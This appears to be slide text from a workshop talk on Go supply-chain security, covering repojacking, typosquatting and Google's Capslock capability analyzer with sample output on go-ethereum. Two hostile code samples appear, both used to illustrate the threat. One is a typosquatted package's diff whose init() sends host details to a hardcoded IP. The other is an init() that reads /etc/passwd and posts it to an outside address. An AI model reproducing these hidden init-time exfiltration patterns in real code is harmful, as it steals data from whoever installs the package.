

Open Source Security in **Golang ecosystem**


3rd KTH Workshop on the Software Supply Chain

Security and Go




- Well-defined standard library
- Great tooling for code analysis
- Memory safety
- Great community and security culture

Vulnerabilities in Go



[1] J Hu, et al. "Empirical Analysis of Vulnerabilities Life Cycle in Golang Ecosystem ICSE '24

Go Malicious packages



[1] <https://unit42.paloaltonetworks.com/the-gopher-in-the-room-analysis-of-golang-malware-in-the-wild/>



What packages can you trust?

- Open source security relies on trust
- Trust extends to dependencies and their dependencies
- Continuous trust in future package versions

Implications: trusting code, people and vulnerability management

Kubernetes Dependency Graph




[1] <https://deps.dev/go/k8s.io%2Fkubernetes/v1.29.0/dependencies/graph>

Go module ecosystem



- Go module ecosystem is vulnerable due to decentralization
- Any go developers can publish modules by pushing their code to source control platform like GitHub.



Malicious dependencies

Repojacking [1]

- 15.000+ GitHub repo vulnerable to a repojacking in June 2023
- More than 800.000 Go module-versions relied on these repos.

Typosquatting [2]

- github.com/urfave/cli ✓
- github.com/utfave/cli ⚠

```
cli.go
@@ -23,6 +23,16 @@ package cli
23 23 import "fmt"
24 24
25 25 func init() {
26 -   fmt.Print("thisistest")
26 +   hostname, err := os.Hostname()
27 +   if err != nil{
28 +       log.Fatalf(err)
29 +   }
30 +   OS := runtime.GOOS
31 +   arch := runtime.GOARCH
32 +   resp,err := http.Get("http://122.51.124.140/p/ebe2a1/PbuJ/?hostname="+hostname+"&os="+OS+"&arch="+arch)
33 +   if err != nil{
34 +       log.Fatalf(err)
35 +   }
36 +   defer resp.Body.Close()
27 37 }
28 38 //go:generate go run flag-gen/main.go flag-gen/assets_vfsdata.go
```

[1] [VulnCheck Report](#)

[2] <https://michenriksen.com/archive/blog/finding-evil-go-packages/>

The Capslock Analyzer

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Capabilities vs Vulnerabilities



Govulncheck can detect **known vulnerabilities** in the packages

Google Capslock

- Google introduces a new approach: **capability analysis**
- Understanding the attack surface of a package *before* depending on it
- Principle of least capability

Capabilities in a Go package



<code>gorilla/securecookie</code>	Encodes and decodes cookie values	Reflection
<code>gorilla/securecookie</code>	Encodes and decodes cookie values	Reflection Network access File system access
<code>google/uuid</code>	Generates UUIDs based on RFC 4122	Read system state Reflection
<code>google/uuid</code>	Generates UUIDs based on RFC 4122	Read system state Reflection System calls Cgo

Types of Capabilities

- Network access
- Filesystem access
- Reading/modifying system information
- Invoke system calls
- Use of «unsafe» or «reflect»
- Running arbitrary external code (e.g., cgo, assembler)

Mapping code to capabilities



Capabilities classes are sets of library calls that interact with the system in a similar way

CAPABILITY_FILES

```
func os.Chmod
func os.ReadFile
func os.Create
...
```

CAPABILITY_MODIFY_SYSTEM_STATE

```
func os.Unsetenv
func log.SetFlags
func os.Chdir
...
```

CAPABILITY_NETWORK

```
func net.Dial
func net.ListenTCP
func net.LookupIP
...
```

CAPABILITY_UNSAFE_POINTER

```
func atomic.StorePointer
func atomic.SwapPointer
func atomic.ComparePointer
...
```

Mapping code to capabilities

your code

```


package somecode

func init() {
  data, _ := os.ReadFile(
    "/etc/passwd",
  )
  http.Post(
    "203.0.113.42",
    "text/plain",
    data,
  )
}

func RunCode() {
  othercode.DoStuff()
}

```

dependencies



standard libraries

fmt
html
image
io
log
math
net
os
path

capabilities

NETWORK


FILES

SYSTEM

CGO

UNSAFE

Capabilities changes



Capslock use cases



- Understand and monitor the capabilities in your dependencies
- Direct security review on more privileged code path
- Alert on unexpected capability changes on upgrade

Using Capslock



```
root@test:~/go/src/go-ethereum# capslock -packages $GOPATH/src/go-ethereum/  
Capslock is an experimental tool for static analysis of Go packages.  
Share feedback and file bugs at https://github.com/google/capslock.  
For additional debugging signals, use verbose mode with -output=verbose  
To get machine-readable full analysis output, use -output=json
```

package path

```
github.com/bits-and-blooms/bitset v1.10.0  
github.com/consensus/bavard v0.1.13  
github.com/consensus/gnark-crypto v0.12.1  
github.com/crate-crypto/go-kzg-4844 v0.7.0  
github.com/holiman/uint256 v1.2.4  
github.com/mmcloughlin/addchain v0.4.0  
golang.org/x/crypto v0.17.0  
golang.org/x/exp v0.0.0-20231110203233-9a3e6036ecaa  
golang.org/x/sync v0.5.0  
golang.org/x/sys v0.16.0  
rsc.io/tmplfunc v0.0.3
```

dependencies analyzed

```
CAPABILITY_ARBITRARY_EXECUTION: 1 references  
CAPABILITY_CGO: 1 references  
CAPABILITY_READ_SYSTEM_STATE: 1 references  
CAPABILITY_REFLECT: 1 references  
CAPABILITY_UNANALYZED: 1 references  
CAPABILITY_UNSAFE_POINTER: 1 references
```

capabilities found

Using Capslock



CAPABILITY_READ_SYSTEM_STATE: 1 references (0 direct, 1 transitive)

Example callpath:

```
github.com/ethereum/go-ethereum.init
github.com/ethereum/go-ethereum/core/types.init
github.com/ethereum/go-ethereum/crypto/kzg4844.init
github.com/crate-crypto/go-kzg-4844.init
github.com/consensys/gnark-crypto/ecc/bls12-381/fr.init
golang.org/x/sys/cpu.init
golang.org/x/sys/cpu.init#1
cpu.go:204:16:golang.org/x/sys/cpu.processOptions
cpu.go:223:18:os.Getenv
```

CAPABILITY_ARBITRARY_EXECUTION: 1 references (0 direct, 1 transitive)

Example callpath:

```
github.com/ethereum/go-ethereum.init
github.com/ethereum/go-ethereum/core/types.init
github.com/ethereum/go-ethereum/crypto/kzg4844.init
github.com/crate-crypto/go-kzg-4844.init
github.com/consensys/gnark-crypto/ecc/bls12-381.init
github.com/consensys/gnark-crypto/ecc/bls12-381.init#1
bls12-381.go:127:23:(*github.com/consensys/gnark-crypto/ecc/bls12-381/fp.Element).Square
element_ops_amd64.go:105:5:github.com/consensys/gnark-crypto/ecc/bls12-381/fp.mul
```

Towards Capslock



Currently capabilities are only signals. Users can't control them.

Capslock Goal: treating capabilities similar to app permissions on smartphones.

Challenges:

- Automatic selection of the minimum required subset of capabilities
- Non-fatal enforcement ensuring package robustness



Thank you ! // Questions ?

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